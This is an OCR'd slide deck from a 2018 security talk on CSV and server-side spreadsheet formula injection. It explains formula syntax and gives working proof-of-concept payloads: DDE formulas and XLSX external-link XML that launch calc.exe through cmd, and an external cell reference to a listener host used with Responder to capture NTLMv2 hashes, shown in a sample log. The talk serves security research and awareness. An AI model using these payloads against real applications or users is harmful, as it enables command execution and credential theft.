BISHOP FOX

Server-side Spreadsheet Injections

LEVERAGING FORMULAS FOR HIGH-IMPACT ATTACKS

Empire Hacking NYC

June 12, 2018

Introduction

$ WHOAMI

- Jake Miller
- Security Associate @ Bishop Fox
- **theBumble** on freenode
- OffSec OSCP, OSCE
- CVE-2017-14035 CrushFTP Deserialization Vulnerability


Introduction

IMPROVISING


- I’ve played guitar as long as I have been hacking.

Introduction

IMPROVISING



ME



Introduction

IMPROVISING

- I’ve played guitar as long as I have been hacking.
- With music, improvisation was magical and made no sense. Just like finding new attack vectors in computer security.

Introduction

IMPROVISING

- I’ve played guitar as long as I have been hacking.
- With music, improvisation was magical and made no sense. Just like finding new attack vectors in computer security.
- But like solos, new attack vectors don’t come out of thin-air. They are based on the accumulation of experiences. They’re built from your bag of licks/riffs.

Introduction


IMPROVISING

- This talk shows an example of taking a familiar attack vector and turning it into something new.

Introduction

IMPROVISING

- This talk shows an example of taking a familiar attack vector and turning it into something new.
- This is my riff based on CSV Injection.



CSV INJECTION

CLIENT-SIDE ATTACKS

Malicious Documents

CLIENT-SIDE ATTACKS

How can we craft a malicious Excel document?

- Traditional file-processing exploit
- Malicious macros
- Malicious formulas

Where Do We Get Documents?


Most documents are consumed from emails or software output:

- Emails/internet (XLSM, XLSX, etc.)
- Software-generated (CSV, XLSX)

We will focus on the latter…

Software-generated Documents

- Software-generated documents:
  - Audit logs
  - Inventories
  - User lists



Audit Log

The audit log gives you a history of changes to your Confluence site. It can be very useful for tracking down things like permissions, global settings, or add-on changes.

Filter by keyword | Filter by Time: All | Export | Settings

Prev 1 2 3 Next

Time	User	Event type	Change	Item affected	Actions
13 May, 2016 15:41:17	Administrator	Global Administration	Global settings changed		Show more
13 May, 2016 15:41:17	Administrator	Global Administration	Color scheme modified		Show more
13 May, 2016 15:41:17	Administrator	Global Administration	Site logo changed		Show more
13 May, 2016 15:39:16	Ewan User	Users and groups	User added to group	Group: developers	Show more
13 May, 2016 15:38:59	Ewan User	Users and groups	Group created	Group: developers	Show more
13 May, 2016 15:38:59	Ewan User	Users and groups	Group created	Group: developers	Show more
13 May, 2016 15:38:13	Administrator	Spaces	Space created	Space: Audit log space	Show more


CSV Injection: Excel Is a Popular CSV Viewer

- Excel is commonly used to view CSV documents in a human-readable presentation.
- Formulas can be embedded to execute attacks when the client opens a document.

	A	B	C	D	E	F	G
1	Date	Open	High	Low	Close	Volume	Adj Close
2	02/01/2003	50.65	51.61	50.52	51.6	7545500	44.99
3	03/01/2003	51.61	51.61	49.85	50	8389300	43.59
4	06/01/2003	50.2	50.55	49.67	50.19	7438400	43.76
5	07/01/2003	50.32	50.76	50.1	50.46	6669000	43.99
6	08/01/2003	50.4	51.36	49.86	49.99	7796900	43.58
7	09/01/2003	50.75	52	50.75	51.92	9884800	45.27
8	10/01/2003	51.92	52	51.21	51.62	7426600	45
9	13/01/2003	51.62	52.18	51	51.28	6920800	44.71
10	14/01/2003	51	51.54	50.7	51.41	6759600	44.82
11	15/01/2003	51.45	51.68	50.53	50.59	6503500	44.11
12	16/01/2003	51.1	51.23	49.98	50.3	8086900	43.85
13	17/01/2003	50.3	50.43	49.7	49.97	8661200	43.57
14	21/01/2003	50.07	50.29	48.98	49.01	7827400	42.73
15	22/01/2003	49.02	49.59	47.75	48.07	11097600	41.91
16	23/01/2003	48.07	48.76	47.34	48.57	10896500	42.34
17	24/01/2003	48.4	48.69	47.19	47.3	8425500	41.24

CSV Injection: Formula Syntax


- Formulas can be initiated in MS Excel with the characters =, -, +, @:
  - `=SUM(1,1)`
  - `-SUM(1,1)`
  - `+SUM(1,1)`
  - `@SUM(1,1)`
- How do we embed formulas? What formulas could we use against our target?



	A	B
1	=SUM(1,1)	2
2	+SUM(1,1)	2
3	-SUM(1,1)	-2
4	@SUM(1,1)	2

CSV Injection: Formula Injection

- In a shared application, attackers can inject formulas into fields that are known to be used in the construction of CSV documents.
- Attackers might target fields such as their own first, last, or user name to inject a formula payload.




- Injection requires control of the input on the left-hand side of the cell.

CSV Injection: DDE Commands

CLIENT-SIDE ATTACKS


- “The DDE protocol is a set of messages and guidelines. It sends messages between applications that share data and uses shared memory to exchange data between applications.” – MSDN
- For our purposes, it’s a vehicle for command injection:

```
=CMD|'/c calc.exe'!A0
```



CSV Injection: DDE Commands

- There is a misconception about this attack, in that the only DDE servers/services that are available are `=CMD`, `=MSEXCEL`, and `=DDE`.
- There is also a misconception that these functions are required to invoke arbitrary commands.
- Actually…



CSV Injection: DDE Formula Syntax Opens Doors!

Syntax: <**DDE**>|<**STRING LITERAL**>!<**CELL**>

- <**DDE**> = Any program in the `PATH` (e.g., `=CMD`, `=CALC`, `=MSPAINT`, `=HALO`)
- <**STRING LITERAL**> = 255 characters
- <**CELL**> = `[A-z][A-z0-9]*`

CSV Injection: DDE External Links in XLSX

- XML representation within the XLSX bundle:

externalLink1.xml:

```
<externalLink ... ddeService="cmd" ddeTopic="/k
calc.exe"> <ddeItems><ddeItem name="A0"
advise="1"/>...</externalLink>
```

CSV Injection: External Cell Reference

Syntax: <**PATH**>[<**FILENAME**>]<**SHEET**>!<**CELL**>

- <**PATH**> = Path to spreadsheet
- <**FILENAME**> = Filename (any extension)
- <**SHEET**> = Target sheet
- <**CELL**> = Target cell
- `'C:\Users\<user>\Desktop\[test.xlsx]'!Sheet1!$A$1`

CSV Injection: Simplified External Cell Reference

Syntax: <**PATH**>!<**CELL**>

- <**PATH**> = Path to spreadsheet (`file://` is default)
- <**CELL**> = Target cell
- `'http://listening_responder_instance'!A0`

CSV Injection: External Cell Reference

- Steal hashes with Responder:

```
[HTTP] NTLMv2 Client   :       112.22
[HTTP] NTLMv2 Username : DESKTOP-RPGV40O\jake
[HTTP] NTLMv2 Hash     : jake::DESKTOP-RPGV40O:a53546f83b78be66:
004F004F004C004B00490054000400120073006D0062002E006C006F00630061
C000800300030000000000000001000000002000007262A21C3CEDB6B54859C
6D00670000000000000000
```

- Download data/executables into:


```
C:\Users\<user>\AppData\Local\Microsoft\Windows\INetCache\<id>\
```

Disk Activity — 1 MB/sec Disk I/O — 1% Highest Active Ti

Image	PID	File	Read ...	Write...	Total ...	I/O
System	4	C:\Users\jake\AppData\Local\Microsoft\Windows\INetCache\IE\B9UOHFW1	0	158	158	
EXCEL.EXE	5932	C:\Users\jake\AppData\Local\Microsoft\Windows\INetCache\IE\B9UOHFW1\test[2]	361,7	0	361,7	
System	4	C:\Users\jake\AppData\Local\Microsoft\Windows\INetCache\IE\B9UOHFW1\test[2]	14,99...	10,67...	25,67...	
System	4	C:\Users\jake\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A0E2757F.tmp	0	35,61...	35,61...	
SearchUI.exe	4028	C:\Windows\System32\msftedit.dll	12,288	0	12,288	


CSV Injection: External Links in CSV Documents

- DDE references and external spreadsheet references are all examples of **external (workbook) links**. These produce security dialogs:
  - CSV injection warning:




CSV Injection: External Links in XLS* Documents

Untrusted document:




Trusted document:




CSV Injection: Security Dialogs

- And when that external link is a DDE service, there is a second warning:



CSV Injection: MSEXCEL DDE Service

